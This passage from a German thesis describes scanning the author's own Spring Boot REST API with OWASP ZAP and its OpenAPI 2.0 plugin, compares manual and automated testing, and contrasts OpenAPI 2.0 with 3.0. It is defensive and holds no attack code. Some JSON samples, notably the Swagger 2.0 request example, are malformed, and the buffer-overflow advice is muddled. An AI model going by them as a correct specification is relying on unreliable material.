Rechter Bereich:

Hier gibt es einen URL-Abschnitt, in dem das Ziel für das Scannen angegeben werden muss. Die Schaltfläche Attack startet den Angriff auf das Ziel und die Schaltfläche Stop stoppt den Angriff.

Unterer Bereich:

Dieser Abschnitt enthält sechs Tabs, die für die Darstellung der Aktivitäten während der Schwachstellensuche wichtig sind. Unter den Tabs befindet sich eine Fortschrittsleiste, in der der Scanfortschritt, die Anzahl der gesendeten Anforderungen und der Export der Details im CSV-Format angezeigt werden.

Das Tab „**History**“ zeigt die getesteten Webseiten an. In diesem Fall testen wir nur ein einzelnes Ziel, sodass im Verlaufsdatensatz ein einzelner Eintrag angezeigt wird.

Auf dem Tab „**Search**“ kann der Tester Suche nach Mustern durchführen. Zum Beispiel werden alle GET-Anfragen abgefragt und die dazu gehörenden Informationen werden angezeigt.

Auf dem Tab „**Alerts**“ können weitere Informationen zu den erkannten Sicherheitslücken des gescannten Ziels gefunden werden und die Ausgaben werden nach Schweregrad eingestuft.

Auf dem Tab „**Spider**“ werden die Dateien angezeigt, die in der Webanwendung gecrawlt (erkannt) wurden. Durch den Spider werden die auf der Webseite residenten Verzeichnisse und Dateien ermittelt und für eine spätere Überprüfung auf Schwachstellen protokolliert.

Das letzte Tab ist der „**Active Scan**“. Dieser ist wichtig, um den Fortschritt des laufenden Scans in Echtzeit zu demonstrieren, wobei jede verarbeitete Datei angezeigt wird.

4.8.1.2 Schneller Scan & Angriff

Um den Schnellscan zu starten, wird die Adresse des Ziels in das Eingabefeld **URL to attack** eingegeben und es wird auf die Schaltfläche **Attack** geklickt.





Abbildung 4.24: URL zum Spider

Dadurch wird die gesamte Zielwebsite gesichtet und anschließend nach Schwachstellen durchsucht. Der Scan-Fortschritt und die gefundenen Seiten werden wie bei der Abbildung 4.25 im unteren Fenster angezeigt.



Processed	Method	URI	Flags
●	GET	http://localhost:8080/	Seed
●	GET	http://localhost:8080/robots.txt	Seed
●	GET	http://localhost:8080/sitemap.xml	Seed
●	GET	http://localhost:8080/console	Seed
●	GET	http://localhost:8080/documentation.html	Seed
●	GET	http://localhost:8080/favicon.ico	Seed
●	GET	http://localhost:8080/wildfly.css	Seed
●	GET	http://github.com/wildfly/quickstart	Out of Scope
●	GET	http://wildfly.org/	Out of Scope
●	GET	https://community.jboss.org/en/wildfly	Out of Scope
●	GET	https://issues.jboss.org/browse/WFLY	Out of Scope
●	GET	http://boss.org/	Out of Scope

Abbildung 4.25: Spider Ergebnis

Wenn das Active Scan fertig ist, wird auf „Alerts“ geklickt, um Sicherheitsprobleme der Website wie folgt anzuzeigen:




Abbildung 4.26: Gefundene Sicherheitslücken

Jeder Ordner enthält verschiedene Arten von Sicherheitsproblemen, die für den Schweregrad farbcodiert sind. Durch Klicken auf den Ordner werden einzelne Probleme angezeigt, die für zusätzliche Informationen ausgewählt werden können. Der Ordner enthält nicht nur eine detaillierte Erklärung des Problems, sondern auch Empfehlungen zur Lösung des Problems.

4.9 Vor- und Nachteile zwischen manuelle und automatisierte Penetrationstest

Beim Penetrationstest kann der Tester entweder manuelle oder automatisierte oder beide Methoden anwenden, um die Schwachstellen in der Webanwendung zu ermitteln. Die Methoden der Tester basieren auf ihren Fähigkeiten und Kenntnissen. Es gibt jedoch einige Faktoren, z. B. Wirksamkeit, benötigte Zeit oder Zuverlässigkeit einer Methode, die in Betracht gezogen werden sollten, bevor sie

angewendet werden. Manuelle- und automatisierte Penetrationstests können beide verwendet werden, um kritische Sicherheitslücken in Webanwendungen zu finden, von denen jede eigene Stärken und Schwächen aufweist. Ein Anwendungskontext sollte bei der Entscheidung helfen, welche Methode die geeignetere ist. Der Kontext umfasst Folgendes: Wie groß ist die Anwendung, wie hoch ist das Budget des Projekts und wann soll es freigegeben werden?

Automatisierte Werkzeuge arbeiten in der Größenordnung erheblich schneller und sind eine sichere und einfache Methode, um alle Aufgaben im Zusammenhang mit dem Penetrationstest durchzuführen. Da die meisten Aufgaben automatisiert sind, können Tests weniger zeitaufwendig sein als manuelle Tests. Es ist schwieriger, die einzelnen Komponenten, Dienste und Protokolle manuell mit der gleichen Geschwindigkeit zu testen, die eine Maschine ausführen kann. Weil automatisierte schneller als manuelle Tests sind, werden die Ergebnisse auch schneller akkumuliert. Sicherheitsberichte werden automatisch generiert und können zur Offline-Prüfung als XML-, PDF- oder HTML-Dateien exportiert werden[8].

Durch den automatisierten Penetrationstest können größere Angriffsflächen leichter abgedeckt werden, indem das Crawlen von Webanwendungen implementiert wird, um potenzielle Angriffseingaben, insbesondere technische Schwachstellen, zu erkennen. Manuelles Testen würde viel Zeit erfordern, um die gleiche Abdeckung und den gleichen Vergleich mit bekannten Schwachstellen gewährleisten zu können[48].

Automatisierte Tools können eine große Anzahl von Inputdaten für jeden Test initialisieren und ausführen, können sich jedoch nicht dafür entscheiden, die Inputdaten für jedes Szenario korrekt auszuführen. Es wird normalerweise mit mehreren Inputdaten übertragen und auf eine Reaktion gewartet, d. h., es ist schwierig für automatisierte Tools, die Webanwendungen und -dienste genau zu testen, wodurch logische Schwachstellen übersehen werden können[48].

Automatisiertes Testen bietet Vorteile für größere Projekte, da die anfänglichen Kosten für die Automatisierung und die Testwartung hoch sein können. Automatisierung hilft dabei, menschliche Fehler zu vermeiden. Fehler, die bei manuellen Tests auftreten, können reduziert werden. Dies betrifft Fehler, die durch die Durchführung einer langen Liste alltäglicher Aktivitäten entstanden sind. Die einfache Reproduzierbarkeit der Tests ist auch ein bedeutender Vorteil gegenüber dem individuellen Ansatz beim manuellen Testen. Der umfassende Test der manuellen Penetrationstests ist ein komplexer Prozess. Die wiederholten Aufgaben,

die während des manuellen Tests ausgeführt werden, können zu ungenauen oder falschen Ergebnissen führen. Dieser Prozess erfordert während der gesamten Testdauer ein Team von erfahrenen Testern, was hohe Kosten mit sich bringt. Diese Tester müssen erfahren sein, da sie alle Aufgaben manuell steuern müssen. Bei automatisierten Anwendungssicherheitstests wird weniger Personal benötigt, um das Scannen und die Analyse durchzuführen[8].

Automatisierung kann zu den folgenden Kostensenkungen führen. Die Kosten für[8]:

- die Entwicklung automatisierter Tests.
- die Verbesserung der Tests, wenn sich das Produkt ändert.
- die Überprüfung der Testergebnisse.

Automatisierte Tools sind nur so zuverlässig wie ihre Updates. Wenn eine neue Sicherheitsanfälligkeit oder ein Exploit ohne bekannte Kategorie in die Umgebung eingeführt wurde, können die automatisierten Tools die Sicherheitsbedrohung nicht erkennen und identifizieren. Beim manuellen Testen kann der Tester je nach Situation und Schwachstelle einen eigenen Exploit erstellen. Dies ermöglicht die Ausführung einer umfassenden Testmethodik, da automatisierte Tools übersehen und nicht erkannt werden[48].

Ausführliche manuelle Pentests werden von erfahrenen Sicherheitsexperten ausgeführt, die versuchen, eine Webanwendung zu gefährden. Sie helfen dabei, Schwachstellen zu erkennen und komplexe Angriffsvektoren zu identifizieren. Die Menge an täglich übertragenen Codes stellt jedoch eine Herausforderung dar, da es für Sicherheitsteams immer schwieriger wird, die neuesten Bedrohungen zu beobachten. Hier kommen automatisierte Sicherheitstests zum Einsatz. Automatisierte Test-Tools werden regelmäßig gegen eine Webanwendung ausgeführt und werden laufend mit neuen Sicherheitstests aktualisiert. Mit Hilfe der Automatisierung können Schwachstellen entdeckt werden, bevor ein neuer Code in die Produktion übernommen wird[19].

Die Unternehmen begannen, automatisierte Testtechniken für Webanwendungen zu entwickeln. Zu diesem Zeitpunkt wurde das Web reifer und die Webbrowser waren in der Lage, die Komplexität dynamischer Anwendungen zu beherrschen. Das Ziel dieser frühen automatisierten Testwerkzeuge war, durch die Automatisierung des Ermittlungsprozesses einer Webanwendung und das Einfügen von Fehlern dazu beizutragen, Schwachstellen zu entdecken. Mit dem Ausreifen au-

tomatisierter Tools für die Sicherheit von Webanwendungen wurden die meisten dieser Probleme angegangen. Da die Webanwendungen jedoch immer größer werden, wird das manuelle Testen zunehmend schwieriger. In vielen Unternehmen wird es unmöglich werden, Zeit, Aufwand und Kosten für die Bewertung des Unternehmens zu investieren bei der steigenden Anzahl von Webanwendungen. Letztlich kann der Mensch nur so viele Codezeilen pro Tag betrachten. Wenn sich das Anwendungsvolumen vergrößert, werden auch die kostspieligen Testfälle unerschwinglich[3, S. 2–5].

Unabhängig davon, ob manuelle oder automatisierte Sicherheitstesttechniken verwendet werden, ist es wichtig, das Softwareverhalten zu analysieren, um festzustellen, ob tatsächlich gegen die Grundsätze der Vertraulichkeit (Confidentiality), Integrität (Integrity) oder Verfügbarkeit (Availability) (zusammengefasst: CIA) verstoßen wurde[33].

Kapitel 5

Evaluierung des Open API 2.0 Plugins von OWASP ZAP

Die in Abschnitt 4.6 vorgestellten Schritte eines Penetrationstests werden in diesem Kapitel zur Evaluierung des Open API 2.0 Plugins von OWASP ZAP herangezogen. Um die bereits entwickelte Spring Boot Anwendung auf Sicherheitslücken zu testen, werden mit Hilfe des Open API 2.0 Plugins von OWASP ZAP die Penetrationstests durchgeführt.

5.1 Ablauf des Open API 2.0 Plug-In von OWASP ZAP

5.1.1 Vorbereitung

In der Vorbereitungsphase werden die entsprechenden Anforderungen für einen Penetrationstest erfüllt, um eine sichere Anwendung zu entwickeln. Hier wird bestimmt, welche Komponenten dem Test unterzogen werden. Mittels **Springboot** kann automatisiert eine Dokumentation der REST-API als **Swagger 2.0** generiert werden. Die automatisch generierten **REST Docs** werden in das **OpenAPI 2.0** Plugin von OWASP ZAP importiert und die geeigneten REST-API-Sicherheitstests werden für die Schwachstellen durchgeführt. Außerdem kann dieser Penetrationstest in das Konzept des White-Box-Tests eingestuft werden, da vollständige Kenntnisse der zu testenden Infrastruktur vorliegen.

5.1.2 Informationsbeschaffung

Nach Abschluss der Vorbereitungsphase kann die Beschaffung von Information über die Spring-Boot Anwendung erfolgen. Diese ist im Online-Shop verfügbar und enthält bestimmte Produkte. Durch die REST-API können Produkte aufgerufen, angezeigt, hinzugefügt, aktualisiert und gelöscht werden. In der Regel wird ein Portscan gegen das Zielsystem durchgeführt, um einen Überblick zu erlangen, welche Dienste erreichbar sind. Doch in diesem Fall wird Portscan nicht benötigt, weil automatisch durch das **OpenAPI 2.0** Plugin alle erreichbaren Dienste aufgerufen werden können. Zusätzlich ist zu erwähnen, dass bereits bekannt ist, welche Funktionalitäten diese Spring Boot Anwendung besitzt, weshalb in dieser Phase nicht viel Zeit zu investieren ist.

5.1.3 Bewertung der Informationen und Risikoanalyse

In der vorherigen Phase wurden alle notwendigen Informationen gesammelt, die in dieser Phase ausführlich zusammengetragen werden. Da der Autor dieser Arbeit die Spring-Boot-Anwendung selbst entwickelt hat, wird OWASP ZAP im **Attack Mode** Penetrationstests durchgeführt, damit kein rechtliches Problem auftritt. **Attack Mode** bedeutet, dass noch mehr unnötige Informationen in das Programm geladen werden. Deshalb ist es wahrscheinlicher, dass das Programm beschädigt wird und danach eventuell nicht alle Funktionalitäten erfüllen kann.

5.1.4 Aktive Eindringversuche

Laut der Risikoanalyse in der dritten Phase können die Penetrationstests für die REST-API durchgeführt werden. Durch das **OpenAPI 2.0** Plugin von OWASP ZAP wird in die Spring-Boot-anwendung so weit wie möglich vorgedrungen. Da durch den Versuch einzudringen die Spring Boot Anwendung beschädigt werden kann, wird nun ein Schattensystem (eine exakte Kopie des zu testenden Systems) verwendet.




Abbildung 5.1: Menüleiste des Open API Plugins

Um den REST-API-Penetrationstest durchzuführen, wird von der Menüleiste **Tools** geklickt und danach wird **Import an Open API definition from the local file system** wie bei der 5.1 gewählt.




Abbildung 5.2: Importieren von Swagger 2.0 Datei

Wie in der Abbildung 5.2 erkennbar, wird die lokale Swagger 2.0 Datei ins OWASP ZAP durch das OpenAPI 2.0 Plugin importiert.




Abbildung 5.3: Auflistung von erreichbare Diensten

Danach werden durch den Spider alle möglichen Links aufgelistet (siehe 5.3), wenn diese erreichbar sind. Nun kann mit dem „Active Scan“ wie in Abbildung 5.4 gestartet werden.




Abbildung 5.4: Aufrufen von Active Scan

Während des Active-Scan-Fortschritts wird die lokal laufende Spring-Boot-Anwendung auf Sicherheitslücken wie SQL-Injektion, Buffer Overflow, XSS usw. geprüft.

Wenn die Suche nach Sicherheitslücken erfolgreich beendet ist, werden alle gefundenen Sicherheitslücken (siehe Abbildung 5.5) angezeigt.




Abbildung 5.5: Ergebnis des Active Scan

5.1.5 Abschlussanalyse

Nach dem Ergebnis des OWASP ZAPs wurden die folgenden Sicherheitslücken gefunden:

- Application Error Disclosure (2 Stück)
- Buffer Overflow (3 Stück)
- Cross Site Scripting Weakness (Persistent in JSON Response) (3 Stück)
- Cross Site Scripting Weakness (Reflected in JSON Responses)

5.1.5.1 Vermeidung von Application Error Disclosure

Wenn eine Anwendung einem Benutzer einen Fehler anzeigt, sollte eine Fehlermeldung die Ursache des Fehlers erklären können. Durch eine normale Stack Trace kann ein Angreifer zusätzliche Informationen über das System erfahren.

Wenn ein Benutzer z. B. aus Versehen (oder absichtlich) ein `&` in ein Inputfeld eingibt, muss die Anwendung anstelle der vollständigen Fehlerdetails aufgrund der Programmierlogik die Meldung `Fehler aufgrund nicht unterstützter Zeichen. Überprüfen Sie Ihre Eingabe anzeigen`[6].

5.1.5.2 Vermeidung von Buffer Overflow

Webanwendungen oder Webdienste verwenden Eingaben aus HTTP-Anforderungen (und gelegentlich Dateien), um zu bestimmen, wie sie reagieren sollen. Angreifer können jeden Teil einer HTTP-Anfrage manipulieren, einschließlich der URL, der Abfragezeichenfolge, der Header, der Cookies, der Formularfelder und der ausgeblendeten Felder, um die Sicherheitsmechanismen der Seite zu beschädigen. Der verbreitete Angriff für einen Manipulationsangriff ist der Pufferüberlauf.

Der Server sollte niemals annehmen, dass der Content-Type immer den Inhaltstyp-Header und den Inhalt desselben Typs überprüft. Ein Mangel an Content-Type-Headern oder unerwarteten Content-Type-Headern sollte dazu führen, dass der Server den Inhalt mit einer Antwort `406 Not Acceptable` ablehnt[55].

5.1.5.3 Vermeidung von Cross Site Scripting (Persistent)

Um Persistent XSS am besten zu verhindern, muss sichergestellt werden, dass alle Benutzereingaben ordnungsgemäß bereinigt werden, bevor sie dauerhaft auf dem Webserver gespeichert werden. Außerdem müssen die statischen Inhalte, die den Benutzern angezeigt werden, ebenfalls bereinigt werden[1].

5.1.5.4 Vermeidung von Cross Site Scripting (Reflected)

Web Application Firewalls (WAF) haben eine bedeutende Funktion bei der Abwehr reflektierter XSS-Angriffe. Mit signaturbasierten Sicherheitsregeln kann eine WAF das Fehlen von Eingabebereinigungen ausgleichen und abnormale Anforderungen blockieren. Dies umfasst Anforderungen, die versuchen, einen reflektierten Cross-Site-Scripting-Angriff auszuführen[27].

5.2 Bedeutung des automatisierten API-Penetrationstesting

„Design all API security with public access in mind“

Phillipp Schöne, Axway

Der Hauptgrund ist, dass die API-Angriffsflächen größer sind, werden die Webanwendungen in **micro-services** aufgeteilt, wodurch eine große Anzahl von Schnittstellen entsteht und diese dem öffentlichen Internet zugänglich gemacht werden. Dadurch werden zahlreiche Angriffsflächen erstellt, sodass Hacker nicht mehr eine einzelne Anwendung angreifen müssen. Sie können sich eine Vielzahl von Diensten ansehen, wodurch das Risiko erhöht wird, dass sie auf Daten zugreifen können[5].

Im Vergleich zu anderen Komponenten ist die API in einer Anwendung die schwächste Verbindung, die ein Hacker nach Datenverletzungen suchen kann. API-Sicherheitstests gewährleisten, dass die API vor Schwachstellen geschützt ist. Der API-Hack einer Anwendung kann Verwirrung auf Organisationsebene verursachen und zu erheblichen Verlusten für eine Organisation führen [16]. Des Weiteren besteht das größte Problem bei der API- und Micro-Services-Sicherheit derzeit darin, dass sie häufig als nachträglicher Vorgang und nicht als wesentlicher Bestandteil des Entwicklungsprozesses[4].

Wenn mit dem Entwickeln der API-Sicherheitstests bis nach der Entwicklung gewartet wird, werden sie so vorbereitet, dass nur die günstigen Testfälle durchgeführt werden. Sobald eine API oder ein Teil der Software erstellt wurde, wird darauf geachtet, wie sie funktioniert werden soll, aber es werden nicht die anderen wahrscheinlichen Szenarien berücksichtigt. Dagegen werden die Penetrationstests durch das OpenAPI Plugin von OWASP ZAP während der Entwicklung durchgeführt und mit Hilfe dieser Situation werden API-Tests stärker und umfassender. Dies kommt dem Team langfristig zugute, da sich die API-Qualität erhöht und die Anzahl der aufgetretenen Fehler verringert wird. Die Erfassung aller Grundlagen potenzieller Softwarefehler ist eine entscheidende Komponente für die Aufrechterhaltung des Qualitäts- und Kundenvertrauens. Automatisierte API-Tests während der Entwicklung können Probleme mit der API, dem Server, anderen Diensten oder dem Netzwerk aufdecken, die nach der Bereitstellung möglicherweise nicht einfach gefunden oder gelöst werden können. Sobald die Software in

der Produktion ist, werden durch OWASP ZAP manuelle Tests erstellt, um neue und weiterentwickelte Anwendungsfälle zu testen. Restful-API-Tests können auf verschiedene Arten in den Entwicklungsprozess integriert werden. API-Testings in Continuous Integration und Continuous Deployment werden von diversen Unternehmen in ihren jeweiligen Prozessen angeboten. Wenn ein API-Test während CI oder CD fehlschlägt, wird der Prozess angehalten und das API-Problem muss behoben werden, bevor der Build abgeschlossen ist. Die Benutzung des OpenAPI Plugins von OWASP ZAP für automatisierte API-Tests in diesem Prozess gibt den Entwicklern mehr Sicherheit, dass alle Grundlagen vor der Veröffentlichung des Produkts für die Kunden erfüllt werden[56].

Kapitel 6

Vergleich und Bewertung zwischen Open API 2.0 und Open API 3.0

Ende 2017 wurde die Open API Specification 3.0 schließlich von der Open API Initiative veröffentlicht. Es ist eine Hauptversion, die nach drei Jahren zahlreiche Verbesserungen gegenüber der Open API 2.0-Spezifikation aufweist, sodass Definitionen für eine breitere Palette von APIs erstellt werden können. In diesem Kapitel werden die Hauptunterschiede zwischen Open API 2.0 und 3.0 nach den Quellen[28, 29] aufgezeigt, um Empfehlungen für die Entwicklung des Open API 3.0 Plugins für das Open-Source-Werkzeug OWASP Zap zu formulieren.

6.1 Strukturelle Verbesserungen

Mit der OpenAPI Specification Version 3.0 wurde die Gesamtstruktur des Dokuments vereinfacht:




Abbildung 6.1: Überblick über die Struktur der Open API 2.0 und Open API 3.0 Spezifikationen[34]

6.1.1 Versionsbezeichner (engl. Version Identifier)

Version ist eine beliebige Zeichenfolge, die die Version von API angibt[67]. In 2.0 spec gibt es eine Eigenschaft namens **swagger**, die die Version der Spezifikation angibt, zum Beispiel:

```
1 "swagger": "2.0"\\
```

Quellcode 6.1: Version von Swagger

Die Versionseigenschaft, die von 2.0 als Swagger bezeichnet wurde, wird in Version 3.0 durch eine Versionskennung von Open API ersetzt.

```
1 "openapi": "3.0.0"\\
```

Quellcode 6.2: Version von Open API

6.1.2 Komponenten (engl. Components)

Oft haben mehrere API-Operationen gemeinsame Parameter oder geben dieselbe Antwortstruktur zurück. Um Code-Duplizierungen zu vermeiden, können die allgemeinen Definitionen in den Abschnitt für globale Komponenten eingefügt und

mit `$ref` referenziert werden. Komponenten dienen als Container für verschiedene wiederverwendbare Definitionen. Die Definitionen in Komponenten haben keine direkten Auswirkungen auf die API[70].

Swagger 2.0 enthält separate Abschnitte für wiederverwendbare Komponenten wie „`definitions`“, „`parameters`“, „`responses`“ und „`securityDefinitions`“.

```
1 // Swagger 2.0
2
3 '#/definitions/User'
4 '#/parameters/offsetParam'
5 '#/responses/ErrorResponse'
```

Quellcode 6.3: Open API 2.0 - Komponenten[70]

In OpenAPI 3.0 wurden sie in Komponenten verschoben. Außerdem wurden Definitionen als Schemas umbenannt und `securityDefinitions` als `securitySchemes` umbenannt.

```
1 // OpenAPI 3.0
2
3 '#/components/schemas/User'
4 '#/components/parameters/offsetParam'
5 '#/components/responses/ErrorResponse'
```

Quellcode 6.4: Open API 3.0 - Komponenten[70]

Swagger 2.0 hat das Konzept der Definitionen, die jedoch inkonsistent und sind nicht klar definiert sind. OpenAPI 3.0 versucht, das Konzept in Komponenten zu standardisieren, bei denen es sich um definierbare Objekte handelt, die an mehreren Stellen wiederverwendet werden können. Wenn für mehrere Operationen einer API eine ähnliche Eingabestruktur erforderlich ist, kann die Eingabestruktur unter der Komponente als Anforderungstext definiert und in mehreren Pfaden wiederverwendet werden. Ebenso können Header, Antworten usw. auch wiederverwendet werden. Dies ist wichtig, da dadurch einige wesentliche Wiederverwendungsvorteile hinzugefügt werden, die in Version 2.0 nicht möglich sind.

6.1.2.1 Anfrage-Format (engl. Request Format)

Anfrage-Body wird in der Regel für **Erstellen** und **Aktualisieren** von Operationen (POST, PUT, PATCH) verwendet. Wenn eine Ressource mit POST oder PUT erstellt wird, enthält der Anforderungshauptteil normalerweise die Darstellung der Ressource, die erstellt werden soll[71].

Einer der verwirrendsten Aspekte von Swagger 2 war **body/formData**.

```
1 {
2   "examples/{exampleId": null,
3     "post": null,
4     "parameters": [
5       {
6         "name": "beispielId"
7       }
8     ],
9     "in": "body",
10    "description": "benutzer beispiel, um in der Datenbank anzulegen",
11    "required": true,
12    "type": "string",
13    "-name": "benutzer beispiel",
14    "schema": null,
15    "items": null
16 }
```

Quellcode 6.5: Swagger 2.0 - Anfrage-Format

Bei dem OpenAPI 3.0 wird **body** in seinen eigenen Abschnitt mit dem Namen **requestBody** verschoben und **formData** wurde darin zusammengeführt. Zusätzlich wurden **cookies** als Parametertyp hinzugefügt.

```
1 {
2   "examples/{exampleId": null,
3     "post": {
4       "requestBody": {
5         "description": "benutzer beispiel um, in der Datenbank anzulegen",
6         "required": true,
7         "content": {
8           "application/json": {
9             "schema": {
10               "type": "array",
11               "items": {
```

```
12         "\$ref": "#/components/schemas/Beispiel"
13     }
14 }
15 },
16 "examples": [
17 {
18     "name": "Beispiel"
19 },
20 {
21     "exampleType": "Beispiel Type"
